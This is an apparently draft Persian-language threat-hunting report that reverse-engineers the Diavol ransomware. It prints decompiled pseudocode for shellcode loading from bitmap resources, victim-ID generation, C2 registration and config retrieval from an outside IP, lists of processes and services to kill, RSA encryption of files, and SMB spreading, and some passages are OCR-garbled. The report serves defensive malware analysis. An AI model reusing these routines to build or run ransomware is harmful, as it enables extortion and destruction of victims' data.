



آکادمی راوین

شکار تهدید باج افزار Diavol

شکار تهدیدات

آکادمی راوین

در حال تکمیل

کامران اصلاحی و طه توکلی

نسخه ۰.۲

۱۴۰۰ بهمن ۱۸

فهرست مطالب

ب	فهرست شکل‌ها
ج	مقدمه
خ	تحلیل استاتیک
خ	1.۰ تحلیل استاتیک
د	1.1.۰ نحوه اجرای کد مخرب
ذ	2.۱.۰ نحوه ایجاد شناسه
ژ	3.۱.۰ رجیستر بات
س	4.۱.۰ تنظیمات مجدد بدافزار
ص	5.۱.۰ آرگومان‌های ورودی
ص	6.۱.۰ خاموش کردن سرویس‌ها
ض	7.۱.۰ خاتمه دادن به فرآیندها
ط	8.۱.۰ رمزنگاری
ع	9.۱.۰ گسترش دسترسی
ف	جمع بندی
ف	2.۰ جمع بندی
ق	فهرست نمادها

فهرست شکل‌ها

خ	غیرعادی	section	۱
د	entropy	غیرعادی	۲
د	تخصیص حافظه برای اجرای شل کد	۳	
د	استفاده از GetProcAddress	۴	
ذ	Bitmap	شل کد	۵
ذ	لود شل کد	۶	
ر	ایجاد شناسه	۷	
ر	API Calls	۸	
ز	تنظیمات باج افزار	۹	
ز	ایجاد شناسه	۱۰	
ژ	C2 در سرور	رجیستر کردن قربانی	۱۱
ژ	C2 به	ارسال تنظیمات	۱۲
س	C2	ارسال درخواست	۱۳
س	متوجه	تنظیمات مجدد	۱۴
ش	نهایی کانفیگ در افزار	من	۱۵
ص	ورودی های آرگومان	۱۶	
ص	SERVPROC	۱۷	
ص	عملیات سرویس	۱۸	
ض	KILLPR	۱۹	
ض	process کشتن	۲۰	
ط	process کشتن	۲۱	
ظ	CryptoStringToBinary	صدای زدن	۲۲
ظ	عمیات رمزنگاری های	۲۳	

ظ	ذخیره در RSA Footer	۲۴
ع	SMBFAST	۲۵




در ژوئن ۲۰۲۱ باج افزار جدیدی از TrickBot و خانواده BazarLoader کشف شد که به گروه WizardSpider از روسیه نسبت داده شد. باج افرار Diavol با هم‌نوعان خودش متفاوت است هم از نظر روش رمزگذاری فایل‌ها و هم از نظر اجرای شلکد که در بخش‌های مربوط به هر کدام بیشتر می‌پردازم.

این بخش به تحلیل استاتیک Diaoval می‌پردازد.

۱۰۰ تحلیل استاتیک


در ابتدا توجه ما به سمت قسمت‌هایی نا آشنا در فایل جلب می‌شود که در resource های

شکل ۱ غیرعادی section



متعددی با اسم‌های مختلف قرار داده شده است و به همین ترتیب در قسمت section ها هم section جدیدی اضافه شده و انتروپی بالا از بخش rsrc مشاهده می‌شود. یناباین باید بررسی شود این section ها چی چیزی هستند.

شکل ۲ غبرعادی entropy



نحوه‌ی اجرای کد مخرب

1.1.4

این بدافزار از تابع `virtualalloc` برای تخصیص بافر شل کد استفاده می‌کند و برای سخت‌تر کردن

```
SHELLCODE_FUNC_BUFFER = VirtualAlloc(0i64, 0x8000ui64, 0x3000u, 0x40u);
shellcode_func_buffer_2 = VirtualAlloc(0i64, 0x1000ui64, 0x3000u, 0x40u);
shellcode_func_buffer = SHELLCODE_FUNC_BUFFER;
SHELLCODE FUNC BUFFER 2 = shellcode_func_buffer_2;
```

شکل ۳ تخصیص حافظه برای اجرای شل کد

مهندسی معکوس برنامه از تابع GetProcAddress استفاده می‌کند که مستقیم توابع مورد نظر برای شاپرد رو از `dll` صدای نهند.


```
load_resource_function(a1, L"GENBOTID", 0);
log_to_file(L"===== GENBOTID begin");
shellcode_func_buffer(GetProcAddress, &diavol_genbotid_struct);
log_to_file(L"===== GENBOTID end");
```

شکل ۴ استفاده از GetProcAddress

این بدافزار این بدافزار شل کد رو از کجا پیدا می کنه و اجرا می کنه؟
همونطور که گفتیم این بدافزار، Resource های متعددی به برنامه اضافه کرده که شل کد رو هم
به صورت BitMap و در این Resource ها قرار داده است.


آرایه‌هایی از Data هستند که در قالب Pixel ذخیره می‌شوند، نویسنده باج افزار هم کمی خلاقیت به کار برد و اینکار رو برای شل‌کد خودش کرده و با استفاده از BitMap اون رو در قالب Resource ذخیره کرده است که در نوع خود روش خلاقانه‌ای است.

شکل ۵ Bitmap شل‌کد



روش لود کردن هم با استفاده از GetDIBits بیت‌های مورد نظر رو از عکس دریافت می‌کن و در بافر شل‌کد لود میکن همونطور که دیدیم رفتارش مثل بقیه نیست و یکی از

شکل ۶ لود شل‌کد



روش‌های عجیب دیگش برای لود کردن شل‌کد در مموری و استفاده نکردن از PEB هست. برنامه برای لود کردن آدرس‌های توابع فایلی به اسم JPEG رو لود میکند و لیست توابع رو از اون استخراج میکند با استفاده از LoadLibraryA و GetProcAddress و LoadLibrary.



نحوه ایجاد شناسه

۲.۱.۰

برنامه برای قربانی شناسه‌ای می‌سازه که بعد برای登録 شناسه در سرور باج افزار از اون استفاده می‌کنه با استفاده از توابع srand() و time() میتوانه برنامه‌ی سازنده آیدی رندوم داشته باشه که بعد در رنسوم نوت استفاده کنه. و استراکچری هم به صورت زیر هست:

شکل ۷ ایجاد شناسه

```

diavol_genbotid_struct.RSA_CRYPT_BUFF = (_int64)&RSA_CRYPT_BUFF;
diavol_genbotid_struct.bot_ID = 0i64;
diavol_genbotid_struct.victim_ID = 0i64;
diavol_genbotid_struct.rand = rand;
curr_time = time64(0i64);
srand(curr_time);
load_resource_function(a1, L"GENBOTID", 0);
log_to_file(L"===== GENBOTID begin");
shellcode_func_buffer(GetProcAddress, &diavol_genbotid_struct);
log_to_file(L"===== GENBOTID end");

```

کد ۱ ساختار ایجاد شناسه رندوم

```

1 struct DIAVOL_GENBOTID_STRUCT
2 {
3     char* bot_ID;
4     wchar_t* victim_ID;
5     BYTE* RSA_CRYPT_BUFF;
6     int (_stdcall *rand)();
7 };

```

اینواضافه کنم که در سمپل API کال های شل کد ما نیست همونظرور که توضیح دادم در مورد چگونگی لود کردنش و همینظرور چون شل کد position independent هست . پس اول کار قبل از آنالیز استاتیک باید Resource ها رو با استفاده از برنامه resource hacker استخراج میکنیم و نام هر کدام رو به صورت دستی فیکس کنیم و اینظروری API کال های شل کد رو هم در آنالیز داریم. عکس زیر بدون تغییر دادن دستی API Calls شل کد و اسم های مبهم و کانفیگ

شکل ۸ API Calls

باج افزار به صورت stack خافظه ذخیره شده و با استفاده از LocalAlloc() جمع میکنه و استفاده میکنه .

```

00000000140019461 byte_140019461 db 1 ; DATA XREF: func_main+D/D?r
00000000140019461 align 4 ; func_main+DCT?r ...
00000000140019462 dword_140019462 dd 0Ah ; DATA XREF: sub_140002520+20?r
00000000140019464 ; func_CommandLine+2BF?w ...
00000000140019464 align 10h ; DATA XREF: func_main+148?o
00000000140019470 unk_140019470 db 5Ah ; S ; DATA XREF: func_main+148?o
00000000140019471 db 54h ; T ; DATA XREF: func_main+148?o
00000000140019472 db 41h ; A ; DATA XREF: func_main+148?o
00000000140019473 db 54h ; T ; DATA XREF: func_main+148?o
00000000140019474 db 48h ; I ; DATA XREF: func_main+148?o
00000000140019475 db 43h ; C ; DATA XREF: func_main+148?o
00000000140019476 db 5Fh ; _ ; DATA XREF: func_main+148?o
00000000140019477 db 44h ; D ; DATA XREF: func_main+148?o
00000000140019478 db 41h ; A ; DATA XREF: func_main+148?o
00000000140019479 db 54h ; T ; DATA XREF: func_main+148?o
0000000014001947A db 41h ; A ; DATA XREF: func_main+148?o
0000000014001947B dword_14001947B dd 0 ; DATA XREF: func_main+141?r
0000000014001947C dword_14001947C dd 2 ; DATA XREF: func_main+15A?r

```

Config maker
index Table

شکل ۹ تنظیمات باج افزار

کد ۲ تنظیمات DIAVOL

```

1 struct DIAVOL_CONFIG
2 {
3     _QWORD server_IP_addr; // remote server to register bot
4     wchar_t* group_ID; // bot group ID
5     wchar_t* Base64_RSA_key; // Base64-encoded RSA key
6     wchar_t* process_kill_list; // processes to kill
7     wchar_t* service_stop_list; // services to stop
8     wchar_t* file_ignore_list; // filenames to avoid
9         encrypting
10    wchar_t* file_include_list; // filenames to include
11        encrypting
12    wchar_t* file_wipe_list; // filenames to delete
13    wchar_t* target_file_list; // target files to encrypt
14        first (overriden by "-p" command-line)
15    wchar_t* ransom_note; // ransom note in reverse
16    _QWORD findfiles_complete_flag; // is set to true when
17        the first FINDFILES iteration is done
18 };

```

برای ساخت شناسه قربانی برنامه با استفاده از رشته "ABCDEF123456789" + شماره رندوم را ایجاد میکند

شکل ۱۰ ایجاد شناسه

```

hLibModule = LoadLibraryW(v7);
if ( hLibModule )
{
    CoCreateGuid = (void (_fastcall *)(unsigned int *))GetProcAddress(hLibModule, CoCreateGuid_str);
    if ( CoCreateGuid )
        CoCreateGuid(&generated_GUID);
    FreeLibrary(hLibModule);
}
qmemcpy(small_alphabet_str, "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ", sizeof(small_alphabet_str));
v54 = LocalAlloc(0, 0x42ui64);
v20 = small_alphabet_str[generated_GUID >> 28];
*v54 = v20;
v21 = small_alphabet_str[HIBYTE(generated_GUID) & 0xF];
v54[1] = v21;
v22 = small_alphabet_str[(generated_GUID >> 20) & 0xF];
v54[2] = v22;
v23 = small_alphabet_str[HIBYTE(generated_GUID) & 0xF];
v54[3] = v23;
v24 = small_alphabet_str[(generated_GUID >> 12) & 0xF];
v54[4] = v24;
v25 = small_alphabet_str[(generated_GUID >> 8) & 0xF];
v54[5] = v25;

```

رجیستر بات

۳.۱.۰

رجیستر کردن قربانی در سرور C2 مهاجم و ارسال کانفیگ به صورت زیر و در قالب شکل های زیر است:

کد ۳ ساختار رجیستر کردن

```
\  cid=<bot_ID>&group=<group_ID>&ip_local1=111.111.111.111&ip
 _local2=222.222.222.222&ip_external=2.16.7.12
```

```
memset(C2_request_content, 0, sizeof(C2_request_content));
v11 = off_140019438; // cid=
v12 = &C2_request_content[strlen(C2_request_content) + 1];
v13 = 0i64;
do...
v15 = &C2_request_content[strlen(C2_request_content) + 1];
v16 = 0i64;
do
{
    v17 = *(bot_ID + v16++); // append bot ID
    v15[v16 - 2] = v17;
}
while ( v17 );
v18 = off_140019440[0]; // &group=
v19 = &C2_request_content[strlen(C2_request_content) + 1];
v20 = 0i64;
do...
v22 = &C2_request_content[strlen(C2_request_content) + 1];
v23 = 0i64;
do
{
    v24 = *(group_ID + v23++); // append group ID
    v22[v23 - 2] = v24;
}
while ( v24 );
v25 = off_140019448[0]; // &ip_local1=111.111.111.111&ip_local2=222.222.222.222&ip_external=2.16.7.12
v26 = &C2_request_content[strlen(C2_request_content) + 1];
v27 = 0i64;
```

شکل ۱۱ رجیستر کردن قربانی در سرور C2

```
diavol_register_struct.agent = off_140019410; // Agent
diavol_register_struct.C2_IP_addr = LocalAlloc(0, 0x10u64); // C2 server ip addr
sprintf(
    diavol_register_struct.C2_IP_addr,
    "%d.%d.%d.%d",
    *DIAVOL_CONFIG->server_IP_addr,
    BYTE1(*DIAVOL_CONFIG->server_IP_addr),
    BYTE2(*DIAVOL_CONFIG->server_IP_addr),
    HIBYTE(*DIAVOL_CONFIG->server_IP_addr));
diavol_register_struct.domain_dir = off_140019428[0];// /BnpOnspQwtjCA/register
diavol_register_struct.request_type = off_140019428[0];// POST
diavol_register_struct.content_type = off_140019430[0];// Content-Type: application/x-www-form-urlencoded; charset=UTF-8
diavol_register_struct.content_type_len = &v81;// lenContent-Type: application/x-www-form-urlencoded; charset=UTF-8
diavol_register_struct.payload_content = C2_request_content;// C2_packet_content
v81 = strlen(off_140019430[0]);
diavol_register_struct.payload_content_len = &v83;
LWORD(server_response_1) = 0;
register_server_response = &server_response_1;
v83 = strlen(C2_request_content);
v80 = 4;
v86 = &v80;
load_resource_function(a1, L"REGISTER", 0);
log_to_file(L"===== REGISTER begin");
shellcode_func_buffer(&diavol_register_struct, &register_server_response);
log_to_file(L"===== REGISTER end");
```

شکل ۱۲ ارسال تنظیمات

کد ۴ ساختار رجیستر کردن

```
\ struct DIAVOL_REGISTER_STRUCT
{
    char* agent; // "Agent"
    char* C2_IP_addr; // C2 IP address from configuration or
                      // command-line "-s"
    char* request_type; // "POST"
    char* domain_dir; // "/BnpOnspQwtjCA/register"
```

```

    v     char* content_type; // "Content-Type: application/x-www-
                           form-urlencoded; charset=UTF-8"
    ^     __int64 content_type_len; // length of content type
    |     char* payload_content; // register request
    |     __int64 payload_content_len; // length of register
    |         request
    |     };

```

شکل زیر ساختار اتصال به C2 و ارسال درخواست post را نشان می دهد.

شکل ۱۳ ارسال درخواست به C2

```

hInternet = InternetOpenA((LPCSTR)diavol_register_struct->agent, 0, 0i64, 0i64, 0);
hConnect = InternetConnectA(hInternet, (LPCSTR)diavol_register_struct->C2_IP_addr, 0x50u, 0i64, 0i64, 3u, 0, 0i64);
hRequest = HttpOpenRequestA(
    hConnect,
    (LPCSTR)diavol_register_struct->request_type,
    (LPCSTR)diavol_register_struct->domain_dir,
    0i64,
    0i64,
    0i64,
    0,
    0i64);
HttpSendRequestA(
    hRequest,
    (LPCSTR)diavol_register_struct->content_type,
    *(DWORD *)diavol_register_struct->content_type_len,
    (LPVOID *)diavol_register_struct->payload_content,
    *(DWORD *)diavol_register_struct->payload_content_len);
dwIndex = 0;
HttpQueryInfoA(hRequest, 0x13u, *(LPVOID *)C2_response, *(LPDWORD *)(&C2_response + 8), &dwIndex);
InternetCloseHandle(hRequest);
InternetCloseHandle(hConnect);
return InternetCloseHandle(hInternet);

```

تنظیمات مجدد بدافزار

۴.۱.۰

علاوه بر دستورات ورودی خود برنامه، مهاجم میتوانه کانفیگ جدید تعریف کنه که از سمت سرور C2 تنظیمات جدید اعمال میشه

شکل ۱۴ تنظیمات مجدد

```

load_resource_function(a1, L"FROMNET", 0);
memset(&fromnet_struct, 0, sizeof(fromnet_struct));
fromnet_struct.C2_IP_addr = *(off_140019410 + 1); // 173.232.146.118 ← C2 IP
fromnet_struct.request_type = off_140019450[0]; // GET
fromnet_struct.agent = off_140019410; // Agent ← user agent
fromnet_struct.content_type = off_140019430[0]; // Content-Type: application/x-www-form-urlencoded; charset=UTF-8
fromnet_struct.content_type_len = &v81; // content_type len ← content-type
v81 = strlen(off_140019430[0]);
group_ID_1 = &server_response_1;
group_ID_1 = 8;
v90 = 4;
v99 = &v89;
memset(server_key_1, 0, sizeof(server_key_1));
v100 = server_key_1;
IDWORD(server_response_1) = 1024;
v101 = &server_response_1 + 4;
v29 = local4Alloc(0, 0x10000000);
group_ID_2 = DIAVOL_CONFIG->group_ID;
fromnet_struct.domain_dir = v29;
sprintf(v29, "%s%s/%s", "/Bnyar8Rsk0dug/", bot_ID, group_ID_2, KEY_STR); // /key
log_to_file(L"----- FROMNET 1 begin");
shellcode_func_buffer(&fromnet_struct, &group_ID_1); // retrieve key ↗ config ↘
log_to_file(L"----- FROMNET 1 end");
if (server_response_1 != '2')
    goto LABEL_23;
if ...
sprintf(fromnet_struct.domain_dir, "%s%s/%s", "/Bnyar8Rsk0dug/", bot_ID, DIAVOL_CONFIG->group_ID, off_1400193E0); // /services
IDWORD(server_response_1) = 1024;
log_to_file(L"----- FROMNET 2 begin");
shellcode_func_buffer(&fromnet_struct, &group_ID_3);

```

کد ۵ نمونه فایل تنظیمات

```

    {
        server_IP_addr: "127.0.0.1",
        |
        | group_ID = "c1aaee",

```

```

5
6  Base64_RSA_Key = "BgIAAACkAABSUOExAAQAAAEEAQCxVuiQzWxj19
   dwh2F77Jxqt/PIrJoczV2RKluW
7  M+xv0gSAZrL8DncWw9hif+zsvJq6PcqC0NugL3raLFbaUCUT8
   KAGgrOkIPmnRQpz
8  5Ts2pQ0mZ80UlkRpw10CMHgdqChBqsnNkB9XF/CFYo4rndjQG+Z022WX+
   EtQr6V8
9  MYOE1A==",
10
11  process_kill_list = ["iexplore.exe", "msedge.exe", "
   chrome.exe", "opera.exe", "firefox.exe", "savfmsesp.
   exe", "zoolz.exe", "firefoxconfig.exe", "tbirdconfig.
   exe", "thunderbird.exe", "agntsvc.exe", "dbeng50.exe
   ", "dbsnmp.exe", "isqlplusvc.exe", "msaccess.exe", "
   msftesql.exe", "mydesktopqos.exe", "mydesktopservice.
   exe", "mysqld-nt.exe", "mysqld-opt.exe", "mysqld.exe
   ", "ocautoudps.exe", "ocssd.exe", "oracle.exe", "
   sqlagent.exe", "synctime.exe", "thebat.exe", "thebat
   64.exe", "encsvc.exe", "ocomm.exe", "xfssvccon.exe
   ",...],
12
13  service_stop_list = ["DefWatch", "ccEvtMgr", "ccSetMgr",
   "SavRoam", "dbsrv12", "sqlservr", "sqlagent", "Intuit
   .QuickBooks.FCS", "dbeng8", "QBIDPService", "
   Culserver", "RTVscan", "vmware-usbarbitator64", "
   vmware-converter", "VMAuthdService", "VMnetDHCP",
   ,...],
14
15  file_ignore_list = [".exe", ".sys", ".dll", ".lock64",
   "*readme_for_decrypt.txt", "*locker.txt", "*unlocker.
   txt", "%WINDIR%
16  file\_include\_list = ["*"],
17
18  file\_wipe\_list = [],
19
20  target\_file\_list = [],
21 }

```

و در آخر هم متن باج افزار در کانفیگ نهایی آماده میشه و تمام

```

v43 = -1i64;
v44 = DIAVOL_CONFIG->ransom_note;
do...
v46 = 0i64;
ransom_note_len = -v43 - 2;
v48 = ransom_note_len;
if ( ransom_note_len )
{
    v49 = (DIAVOL_CONFIG->ransom_note + 2 * ransom_note_len - 2);
    do
    {
        v50 = *v49; // reverse ransom note
        ++v46;
        --v49;
        Ransom_note[v46 - 1] = v50;
    }
    while ( v46 < v48 );
}
v51 = -1i64;
v52 = Ransom_note;
do...
v53 = 2 * ~v51 + 198;
v54 = LocalAlloc(0, v53);
memset(v54, 0, v53);
v55 = wcsstr(Ransom_note, L"%cid_bot%");
v56 = v55;
if ( v55 ) // replace %cid_bot% with victim ID
{
    memmove(v54, Ransom_note, (v55 - (var_61F0 + 0x2190)));
}

```

شکل ۱۵ متن باج افزار در کانفیگ نهایی

آرگومان های ورودی

۵.۱.۰

برنامه ورودی ها و آپشن های مختلفی برای مهاجم دارد که در جدول زیر آمده است.

شکل ۱۶ آرگومان های ورودی

Argument	Description
-p <target>	Path to a file containing files/directories to be encrypt specifically
-h <target>	Path to a file containing remote files/directories to enumerate with SMB
-m local	Encrypting local files and directories
-m net	Encrypting network shares
-m scan	Scanning and encrypting network shares through SMB
-m all	Encrypting local and network drives without scanning through SMB
-log <log_filename>	Enable logging to the specified log file
-s <IP_address>	Remote server's IP address to register bot

خاموش کردن سرویس ها

۶.۱.۰

برنامه از ریسورس SERVPROC شل کد را برای خاموش کردن سرویس ها لود میکند. و با استفاده از OpenSCManagerW هندل رو برای دسترسی کامل به سرویس کنترل منیجر و OpenServiceW رو برای دریافت هندل و در آخر هم ControlServiceW برای پایان دادن سرویس استفاده می کند.

SERVPROC ۱۷

```
load_resource_function(a1, L"SERVPROC", 0);
log_to_file(L"===== SERVPROC begin");
log_to_file(L"===== SERVPROC end");
C2_service_stop_list_1 = FINAL_DIAVOL_CONFIG.service_stop_list;
shellcode_func_buffer(&C2_service_stop_list_1, 0i64);
```

شکل ۱۸ عملیات سرویس

```
for ( service_to_kill = *service_kill_list; ; service_to_kill += -v5 - 1 )
{
    result = *service_to_kill;
    if ( !*service_to_kill )
        break;
    hSCManager = OpenSCManagerW(0i64, 0i64, SC_MANAGER_ALL_ACCESS);
    hService = OpenServiceW(hSCManager, service_to_kill, 0x20u);
    ControlService(hService, SERVICE_CONTROL_STOP, &ServiceStatus);
    CloseServiceHandle(hService);
    CloseServiceHandle(hSCManager);
    v5 = -1i64;
    v6 = service_to_kill;
    do
    {
        if ( !v5 )
            break;
        v3 = +v6++ == 0;
        --v5;
    }
    while ( !v3 );
}
return result;
```

خاتمه دادن به فرآیندها

7.1.0

برنامه دوباره از شل کد رو از KILLPR میگیره و اجرا میکنه برای خاموش کردن پروسس ها و با استفاده از CreateToolhelp32Snapshot از کل پروسس ها و بعد با FirstProcess و NextProcess در لیستی که اسنپ شات گرفته شده جلو میره و مقایسه میکنه اسما پروسس هارو با کانفیگ پروسس های خودش و در صورت وجود اون رو میکشه (:

```
load_resource_function(a1, L"KILLPR", 0);
log_to_file(L"===== KILLPR begin");
shellcode_func_buffer(FINAL_DIAVOL_CONFIG.process_kill_list, 0i64);
log_to_file(L"===== KILLPR end");
```

شکل ۱۹ KILLPR

```
Toolhelp32Snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
hSnapshot = Toolhelp32Snapshot;
if ( Toolhelp32Snapshot != (HANDLE)INVALID_HANDLE_VALUE )
{
    proc_entry.dwSize = 568;
    if ( Process32First(hSnapshot, &proc_entry) )
    {
        do
        {
            for ( proc_index = 0i64; ; proc_index += v14 + 1 )
            {
                v17 = (_int16 *)&process_kill_list[proc_index];
                v18 = v15;
                v19 = v15;
                do...
                v21 = &process_kill_list[proc_index];
                v22 = 0i64;
                v2 = -1i64;
                v5 = v21;
                do...
                v14 = -v2 - 2;
                if...
                szExeFile = proc_entry.szExeFile;
                v6 = v15 - (char *)proc_entry.szExeFile;
                while ( 1 )
                {
                    v7 = *szExeFile; // strcmp(process_to_kill, curr_proc_name)
                    if ( *szExeFile != *(WCHAR *)((char *)szExeFile + v6) )
                        break;
                    !szExeFile;
```

شکل ۲۰ کشتن process

```

    v7 = *szExeFile;
    v9 = v15 + (char *)proc_entry.szExeFile;
    while( *v9 )
    {
        v7 = *szExeFile;
        if( (*v9 <= '\0') || ((char *)szExeFile + v6) == v7 )
            break;
        szExeFile++;
        if...
    }
    v8 = -(v7 <= '\0') || ((char *)szExeFile + v6) - ((char *)szExeFile <= '\0') || ((char *)szExeFile + v6)) - 1;
}
i=15;
if( !v8 )
{
    hProcess = OpenProcess(dw, 0, proc_entry.h32ProcessID);
    if( !hProcess || (hProcess != (HANDLE)-1) )
    {
        if( !TerminateProcess(hProcess, dw) )
            i=v12;
        CloseHandle(hProcess);
    }
}
}
while( ProcessJailbreak(hSnapshot, &proc_entry));
CloseHandle(hSnapshot);
CloseHandle(hProcess);
}

```

شکل ۲۱ کشتن process

۸.۱.۰ رمزنگاری

برنامه قبل از شروع به رمز کردن فایل ها و لود کردن شل کد شروع می کنه با فری برای خودش می سازه و بعد ساختار مخصوص RSA رو تو اون لود میکنه

```

diavol_rsainit_struct.provider_str = (_int64)off_1400193D0;// Microsoft Enhanced Cryptographic Provider v1.0
diavol_rsainit_struct.Base64_RSA_key = FINAL_DIAVOL_CONFIG.Base64_RSA_key;
diavol_rsainit_struct.container_str = (_int64)off_1400193C8[0];// MicrosoftCryptoGuard
diavol_rsainit_struct.RSA_CRYPT_BUFF = (_int64)&RSA_CRYPT_BUFF;
diavol_rsainit_struct.RSA_FOOTER = (_int64)&RSA_FOOTER;
log_to_file(L"===== RSAINIT begin");
shellcode_func_buffer(
    (FARPROC __stdcall )(HMODULE, LPCSTR)&diavol_rsainit_struct,
    (DIAVOL_GENBODID_STRUCT *)&RSA_KEY_HANDLE);
log_to_file(L"===== RSAINIT end");

```

۶ کد ساختار RSA

```

1 struct DIAVOL_RSAINIT_STRUCT
2 {
3     HCRYPTPROV hCryptProv; // Handle to cryptographic
                           // service provider
4     BYTE* Base64_RSA_key; // Base64-encoded RSA key
5     char* container_str; // "MicrosoftCryptoGuard"
6     char* provider_str; // "Microsoft Enhanced Cryptographic
                           // Provider v1.0"
7     BYTE* RSA_CRYPT_BUFF;
8     BYTE* RSA_FOOTER;
9 };

```

با صدا زدن CryptoStringToBinary RSA کلید عمومی رو که با فرمت Base64 هست دیکد میکنه و CryptoAcquireContextW برای هندل پرو وایدر آماده میکنه. این بدانه از CryptImportKey برای ایمپورت کردن کلید عمومی و صدا کردن VirtualAlloc برای تخصیص حافظه و در آخر هم CryptEncrypt رو برای رمز کردن و وارد کردن در حافظه که این بافر به ۱۱۷ بلک تقسیم شده استفاده می کنه و در آخر در RSA Footer ذخیره میشه

شکل ۲۲ صدا زدن-
CryptoStringToBi-
nary

```
CryptStringToBinaryW(
    (LPCWSTR)diavol_rsainit_struct_1->Base64_RSA_key,
    -(int)base64_rsa_key_len - 2,
    CRYPT_STRING_BASE64,
    RSA_key,
    &RSA_key_len,
    0i64,
    0i64);
CryptAcquireContextW(
    (HCYPTPROV *)diavol_rsainit_struct_1,
    (LPCWSTR)diavol_rsainit_struct_1->container_str,
    (LPCWSTR)diavol_rsainit_struct_1->provider_str,
    PROV_RSA_FULL,
    CRYPT_DELETEKEYSET);
if ( CryptAcquireContextW(
    (HCYPTPROV *)diavol_rsainit_struct_1,
    (LPCWSTR)diavol_rsainit_struct_1->container_str,
    (LPCWSTR)diavol_rsainit_struct_1->provider_str,
    PROV_RSA_FULL,
    CRYPT_NEWKEYSET)
|| (result = CryptAcquireContextW(
    (HCYPTPROV *)diavol_rsainit_struct_1,
    (LPCWSTR)diavol_rsainit_struct_1->container_str,
    (LPCWSTR)diavol_rsainit_struct_1->provider_str,
    PROV_RSA_FULL,
    CRYPT_STRING_BASE64HEADER)) )
```

شکل ۲۳ عمیات های رمزنگاری

```
result = CryptImportKey(diavol_rsainit_struct_1->hCryptProv, RSA_key, 0x94u, 0i64, 0, &crypt_RSA_key);
if ( result )
{
    *crypt_RSA_key_1 = crypt_RSA_key;
    mem_buffer = (BYTE *)VirtualAlloc(0i64, 0x3200ui64, 0x3000u, PAGE_READWRITE); // MEM_COMMIT | MEM_RESERVE
    v7 = 12800i64;
    RSA_XOR_BUFF = (BYTE *)diavol_rsainit_struct_1->RSA_XOR_BUFF;
    hKey = crypt_RSA_key;
    v14 = 59;
    v15 = 1;
    pdwDataLen = 0;
    v16 = 18;
    v13 = 2304;
    if ( mem_buffer )
    {
        v7 = v13;
        for ( i = 0; i < v16; ++i )
        {
            if ( i + 1 == v16 )
                pdwDataLen = v14;
            else
                pdwDataLen = 117;
            for ( j = 0; j < pdwDataLen; ++j )
                mem_buffer[128 * i + j] = RSA_XOR_BUFF[117 * i + j]; // copy 117-byte block each time
            if ( !CryptEncrypt(hKey, 0i64, 1, 0, &mem_buffer[128 * i], &pdwDataLen, 128u) )
                // encrypt blocks
            {
                CryptDestroyKey(hKey);
                v22 = 6;
                goto LABEL_21;
            }
        }
    }
}
```

شکل ۲۴ ذخیره در RSA Footer

```
LABEL_21:
if ( !v22 )
{
    for ( k = 0; k < (unsigned int)v7; ++k )
        diavol_rsainit_struct_1->RSA_FOOTER[k] = mem_buffer[k]; // write encrypted result to RSA footer
}
return VirtualFree(mem_buffer, 0i64, 0x8000u);
}
```

گسترش دسترسی

۹.۱۰

دو روش مختلف SMB و SMBFAST برای اسکن کردن سرویس به کار برد شده است.

کد ۷ ساختار SMB

```

1 struct DIAVOL_SMB_STRUCT
2 {
3     FARPROC GetProcAddress;
4     FARPROC memset;
5     wchar_t *TARGET_NETWORK_SHARE_LIST; // Target network
6         host names to enumerate for shares (from "-h"
7             command-line)
8     DWORD *remote_host_IP_list; // Buffer to receive IP
9         address of network hosts
10    __int64 curr_network_share_name[16]; // Buffer to
11        contain currently-processed share name
